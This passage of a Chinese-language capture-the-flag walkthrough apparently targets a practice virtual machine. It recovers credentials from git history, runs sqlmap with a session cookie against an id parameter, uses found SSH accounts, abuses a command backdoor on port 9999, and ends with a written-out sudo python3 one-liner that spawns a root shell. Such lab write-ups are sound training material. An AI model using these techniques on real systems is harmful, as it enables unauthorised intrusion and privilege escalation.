
7.对比当前项目和历史项目的差异,寻找有用信息
git diff 版本名称 #对比版本差异

发现一个账号和密码:
lush@admin.com
321



现在可以尝试登陆了
7.Sql注入
发现url里面有个参数id,看起来就像sql注入,这里我直接使用sqlmap扫一下,由于是登陆状态进行扫描,所以先复制一下自己的cookie:F12->network->Cookie

发现两个表

爆表

8.发现了ssh的账号,现在可以再次使用ssh登录靶机
 查看一下用户权限:
 看一眼历史命令:
 这边看到好几条有些疑问的命令,看着是给靶机的9999端口发送命令,命令参数是cmd,看着就像是一个后门,我们尝试访问一下:
 果然是一个后门,而且我们可以利用:首先查看一下这个losy用户的历史命令:
 看到一个形似password的字符串,尝试ssh登录:
 登陆上了,也许是凑巧,不过不管了,能用就行,现在看一眼这个用户的权限:

 呀呵~这个用户有root权限,可以以root权限运行python程序,那么我们可以直接构造python代码直接提权:
sudo python3 -c 'import os;os.setuid(0);os.system("/bin/sh")' #将当前用户uid设置为0(root用户),然后再打开一个root终端